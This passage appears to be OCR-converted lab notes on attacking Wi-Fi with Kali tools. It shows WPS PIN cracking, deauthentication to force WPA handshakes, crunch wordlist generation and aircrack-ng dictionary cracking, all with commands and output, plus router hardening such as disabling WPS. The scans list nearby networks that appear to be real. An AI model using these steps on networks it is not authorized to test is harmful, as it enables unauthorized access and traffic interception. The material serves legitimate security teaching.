[+] Waiting for beacon from 00:10:18:90:2D:EE
[+] Associated with 00:10:18:90:2D:EE (ESSID: Test_AP)
[+] Trying pin "12345670"
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
```

```
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 29 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'UAURWSXR'
[+] AP SSID: 'Test_AP'
```

So it says WPS PIN is 12345670. So we can now connect the network with this password and see and decrypt all packets sent in the air.


Task 9: What if the above technique does not work?


Packets contain no information useful for us to crack the key. The only packets useful are handshake packets which are used when the client connects the network. They are packets used during handshake process.

1. Run airodump-ng
    a. airodump-ng wlan0

```
 90:4C:81:21:B7:61  -92        4        0    0  11  130   WPA2 CCMP   PSK  NU-WiFiN
 B0:B8:67:10:5D:C1   -1        0        0    0   1   -1                    <length:  0>
 22:3B:F3:32:04:58  -91       19        0    0  11  195   WPA2 CCMP   PSK  Ablock
 1C:3B:F3:32:04:58  -91       21       25    0  11  195   WPA2 CCMP   PSK  NU-WIFI
 24:F2:7F:16:1E:60  -94        3        0    0   1  130   WPA2 CCMP   PSK  NU-WiFiN
 24:F2:7F:16:1E:62  -95        2        0    0   1  130   OPN              NU-GUEST
 90:4C:81:21:B7:60  -100       21        0    0  11  130   WPA2 CCMP   PSK  NU_EXAM
 24:F2:7F:16:1E:61  -106       14        0    0   1  130   WPA2 CCMP   PSK  NU_EXAM
 AC:67:06:49:1B:D1  -103        8        0    0   1   54e. WPA  TKIP   PSK  NU-WIFI
 54:B8:0A:2C:9E:E0  -106        9        0    0  11   54e. WEP  WEP         NU-WIFI

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   DE:10:46:86:58:6D  -97    0 - 5      1        3
 (not associated)   E8:9E:B4:04:D1:9B  -103    0 - 1      4        4

 (not associated)   E4:70:B8:7D:5D:9D  -91    0 - 1      0        5
 (not associated)   C8:B2:9B:7D:4D:F3  -105    0 - 1      0        3

 B0:B8:67:10:5D:C1  E4:5E:37:4E:67:B8  -96    0 - 6e     0        4
 1C:3B:F3:32:04:58  18:19:D6:0E:43:70  -85    0 - 1e  1676       96
Quitting ...
root@kali:~#
```


2. Run airodump-ng and store data in a file
    a. airodump-ng --bssid _____ --channel __ --write wpa-handshake wlan0
        i. Handshakes will be captured in wpa-handshake
        ii. Sit and wait for the handshake to be captured.





iii. If the handshake is captured, airodump-ng will inform in the first line itself

b. If we do not wish to wait for the handshake to take place, we can make use of deauth attack. We can disconnect any client from the network and will automatically connect. Hence the client will send handshake signal.
   i. aireplay-ng --deauth 4 –a _____ -c _____ wlan0
      1. Only send 4 deauthentication packets; client will not even realize disconnection



This handshake is very little information.

Information can only be used to check if the password is valid or not.

So we create the wordlist file. We can download wordlist from the internet also. This wordlist so generated and the handshake file can be used to crack the password.

Task 10: Creating a Wordlist

1. Crunch can be used to create wordlist
   a. crunch [min] [max] [characters] –t [pattern] –o [filename]

i. [min] minimum no. of characters
ii. [max] maximum no. of characters
iii. -t gives a pattern to the wordlist (eg. Password will start with a)
iv. –o specifies name of file where the passwords can be saved
v. Eg. crunch 6 8 123abc$ -o wordlist –t a@@@@b
vi. Generated passwords will start with a and end with b with all possible combinations
vii. There are many other options also. Most importantly –p parameter

b. crunch 6 8 abc12 –o test.txt


```
root@kali:~# crunch 6 8 abc12 -o test.txt
Crunch will now generate the following amount of data: 4250000 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 484375

crunch: 100% completed generating output
root@kali:~#
```

```
root@kali:~# crunch 6 6 ab12 -o test.txt -t a@@@@b
Crunch will now generate the following amount of data: 1792 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output
root@kali:~#
```

We now have the wordlist containing the passwords with characters of our choice and pattern. Now, we can use this wordlist to crack the handshake packets we extracted in the previous task.

Task 11: WPA/WPA2 Cracking

We need handshake and wordlist. Hopefully one of the password will be the password of the network. MIC is used by the AP to verify whether the password is correct or not. The MIC will be separated. Other information will be combined with the first password in the wordlist and generate another MIC. This MIC will be compared with the MIC in the handshake. If they are the same, the password is corrected. If they are not same, it will move to the next password. This will be done through all the passwords in the wordlist. So the success of the attack depends on the wordlist.



1. run aircrack-ng (Actual password is entered manually in the file so that it can be identified.)
    a. aircrack-ng handshakefile –w wordlist

```
[00:02:33] 390591/390624 keys tested (2515.64 k/s)

Time left: 0 seconds                                      99.99%

                    KEY FOUND! [ UAURWSXRI]

Master Key     : 27 6F BC 08 37 35 8E 44 75 B5 42 7C F3 BA 2B 0B
                 9B 12 38 79 94 EB 88 FD 3E 0E 53 A9 EB 27 CE 34

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : E1 9A 0E DC AA CD EF 5A D9 22 CE 14 7F AF 91 19
```

Wordlists can also be found from internet. Key is found and is the key to the network. We can go ahead and connect to the network. This is the only practical method to crack WPA/WPA2. We can also use Rainbow Tables. We can create bigger wordlist using Rainbow tables. Currently, wordlist attack can be used.

Social engineering tools (EvilTwin) and GPUs can also be used for getting passwords.

Task 12: Security Settings


1. run ip route

```
root@kali:~# ip route
default via 10.0.2.1 dev eth0 proto dhcp metric 100
default via 192.168.1.254 dev wlan0 proto dhcp metric 600
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.40 metric 600
root@kali:~#
```


```
root@kali:~# ip route
default via 10.0.2.2 dev eth0 proto dhcp metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
root@kali:~#
```

2. go to web browser and navigate to the IP specified in default gateway

3. Click on Wi-Fi settings and shows bands, can make network visible or invisible, security algorithm and a password are provided.




4. Check WPS and disable it



Changing settings will disconnect. Router will take time to restart with the new settings.

Using MAC Filter or Access Controls (depending on the interface), you can prevent or allow certain MAC addresses only.



Deauth will not work on Ethernet.

Task 13: Use Windows 10 as VM

1. Select MSEdge on Win10 from Virtual Machines
2. Choose appropriate Virtual Box
3. Download .zip file

Virtual Machines

Test IE11 and Microsoft Edge Legacy using free Windows 10 virtual machines you download and manage locally

Select a download

Virtual Machines

MSEdge on Win10 (x64) Stable 1809

Choose a VM platform:

VirtualBox

Download .zip